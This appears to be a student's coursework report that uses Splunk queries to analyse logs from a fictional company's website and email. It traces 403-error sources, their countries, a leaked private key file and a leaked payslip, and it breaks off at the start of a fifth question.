Name - Gaurav Sood
SNumber- s5372043


Hungry Hustle Security Assessment

Report Component 1

Task 1: Security Operations Analysis Using Splunk

Question 1: Identify the top 10 IP addresses attempting unauthorized web connections to the hungryhustle website. Focus on identifying the most frequent unauthorized access attempts regardless of connection duration. Use the log data provided to generate HTTP GET requests to the target URL using random IP addresses and user-agents. You will identify IPs that have made unauthorized access attempts by logging and analyzing HTTP responses, particularly 403 Forbidden errors.

Answers:



The aim of this question is to get the top 10 IP addresses that are attempting to do unauthorized access to the Hungry Hustle website by focusing on HTTP 403 Forbidden errors.

Query Used:


- **index="hungryhustle" sourcetype="access_combined" status=403**: I used this command to filter the logs so that it only shows me those events where the HTTP status code is 403(Forbidden errors).
- **stats count, values(status) as status by clientip**: This command provided me with the statistics on those IP addresses that are making the request and it counts the number of 403 errors and displays the total count for each IP address.
- **rename status as "403 Forbidden errors"**: I used this command to rename the status column to "403 Forbidden errors" to make the data much easier to understand.
- **sort -count**: This command sorts the results by the count of 403 errors in descending order, so the IP addresses with the most attempts appear at the top.
- **table clientip, "403 Forbidden errors", count**: I used this command to format the results into a table showing (client, 403 Forbidden errors, count).
- **head 10**: This command provides me with the top 10 IP addresses with the most unauthorized attempts.

Analysis:

The results I obtained indicate that the IP addresses are making unauthorized access attempts to the Hungry Hustle website. A large number of HTTP 403 errors suggest that these IP addresses are repeatedly trying to access restricted sites on the Hungry Hustle website. For example, the top IP address **223.61.120.136** has a count of **2093** with status 403. This indicates malicious activity or automated attempts to breach the site. This analysis helps the security team take appropriate action by blocking the IP addresses that are repeatedly trying to access restricted sites on the Hungry Hustle website.

Question 2: Identify the countries that visited the website. Which countries have the most unauthorised access attempt?

Answers:



The aim of this question is to identify the countries that have the most unauthorised attempts at the Hungry Hustle website.

Query Used:

- **index="hungryhustle" sourcetype="access_combined" status=403**: I used this command to filter out the logs and focus only on where the HTTP status code is 403(Forbidden errors).
- **iplocation clientip**: This command provides me with those countries where the client IP addresses are attempting unauthorised attempts on the Hungry Hustle website.
- **stats count by Country**: I used this command to count the total number of 403 errors from each county.
- **sort -count**: This command helped me to sort the countries by the number of unauthorized access attempts in descending order.
- **head 10**: This command provided me with the top 10 countries with the most unauthorized attempts.

Analysis:

The results show that the **United States** has **417398** unauthorized access attempts, followed by **China** with **97908**, and **Japan** with **53648**. This data shows that many unauthorized attempts have been made from these countries, which could be a result of automated bot attacks or targeted attempts to access restricted areas of the site. The high volume of 403 errors from these countries suggests that Hungry Hustle can face security threats from these regions.


Question 3: Given Sam Muller is the only system administrator, he seeks his friend's help to manage the network infrastructure of Hungry Hustle, while he is on a brief leave for 5 days. He gave him his access, however, a separate email address. However, there have been some strange movements from Sam's machine. What information has been leaked from Sam's account and who leaked it?

Answer:

The aim of this question is to determine what information was leaked from Sam Muller's workstation and identify who leaked it.

Steps and Query Used:

- **Initial Search Across All Logs:**
    - **Query: index="hungryhustle"**
    - In the first step, I searched the hungryhustle index with the time range set to **All Time** to review all the logs and see if there were any suspicious activities.




- **Checking Sam Muller's Workstation IP:**

- After analyzing the logs, I identified **ip-192-168-1-25.ec2.internal** as the IP address for Sam Muller's workstation. This information is important because it allows me to find who leaked the information from Sam Muller's workstation by going through all the logs associated with IP **192-168-1-25**.


- **Suspicious File Detection :**
  - **Query: index="hungryhustle""ip-192-168-1-25.ec2.internal"**

    Once I searched the IP address related to Sam's workstation, I opened the **filename** field from the **Interesting Fields** section. During this step, I discovered a file called **empe.ppk**. The count of this file was one, which made it suspicious because ".ppk" files are mostly used for storing private keys and this could be sensitive information that might be leaked.



- **Checking the Filename empe.ppk:**
    - **Query: index="hungryhustle" "ip-192-168-1-25.ec2.internal" filename="empe.ppk"**

      I conducted a more specific search using the filename **empe.ppk** to check who was involved with this file. This search revealed that the file was sent by someone using the email address **ramakaka91ip-192-168-1-25.ec2.internal**.



- **Confirming the Leak and Identifying the Recipient:**
    - On opening the event, I found that **ramakaka91** had sent the **empe.ppk** file to **jack@hungrybites.website**, which is a known competitor of Hungry Hustle. Additionally, both the IP address of Sam Muller's workstation and the sender of the file, **ramakaka91**, were the same (**192-168-1-25**). This tells that Sam Muller may have created an account for **ramakaka**, who then used it to leak the sensitive file to a competitor.

Analysis:

The investigation shows that the **empe.ppk** file, which contains SSH keys, was sent to **jack@hungrybites.website**, a competitor. The fact that both the workstation IPs of Sam Muller and **ramakaka** are the same (192-168-1-25), suggests that Sam either knowingly or unknowingly provided access to **ramakaka91**.


Question 4: Steve is an employee of Hungry Hustle and has recently gone through a rough breakup. Rick, an employee, made fun of Steve's breakup which led to a heated argument. Steve complained to HR that Rick is the reason for the breakup, is there any evidence backing up his claim? Analyze email logs to find evidence supporting Steve's claim against Rick regarding a workplace conflict.

Answer

The aim of this question is to find evidence supporting Steve's claim that Rick is responsible for his breakup by looking into emails sent by Rick.


Steps and Query Used:

- **Initial Search for Emails Involving Rick:**
  - **Query: index="hungryhustle" sourcetype="smtp_custom" "rick"**
  - I started by searching the hungryhustle index and specifying the sourcetype="smtp_custom" since this search involves email communication. I included **Rick** in the search term to bring up all email logs where Rick is mentioned.




- **Identifying Suspicious File :**

- I noticed a filename called **payslip_may.pdf in the interesting fields**, which was only sent once. Since a payslip is a sensitive information, and the fact that Rick sent it just once made it a bit suspicious, so I decided to investigate further.



- **Search on Payslip File:**
  - **Query:index="hungryhustle"sourcetype="smtp_custom""rick" filename="payslip_may.pdf"**
  - I refined my search by adding the filename **payslip_may.pdf** to explore the conversation in which Rick sent this file. This led me to find a conversation between Rick and **natasha007@gmail.com**, who is assumed to be Steve's girlfriend.



- **Reviewing the Conversation Between Rick and Natasha:**
    - Upon opening the email conversation, I discovered that Rick sent Natasha, Steve's payslip, saying, **"Hey dear, see how poor Steve is. Love, Rick."** This message shows that Rick was making fun of Steve's salary, which led to Steve's relationship issues. The payslip included sensitive financial information, and Rick making fun of Steve could have been the reason for Steve's breakup with Natasha.

Analysis:

The conversation between Rick and Natasha confirms that Rick shared Steve's sensitive financial information with Natasha. The comment, **"Hey dear, see how poor Steve is. Love, Rick,"** shows that Rick was making fun of Steve's financial situation, which could have led to his breakup.


Question 5: Tom is an employee and has been upto some suspicious activity recently. An important file was transferred from his system, what was the file? To whom did he share the file?

Answer

The aim of this question is to analyse email logs to find out what important file was transferred from Tom's system and to whom it was transferred.

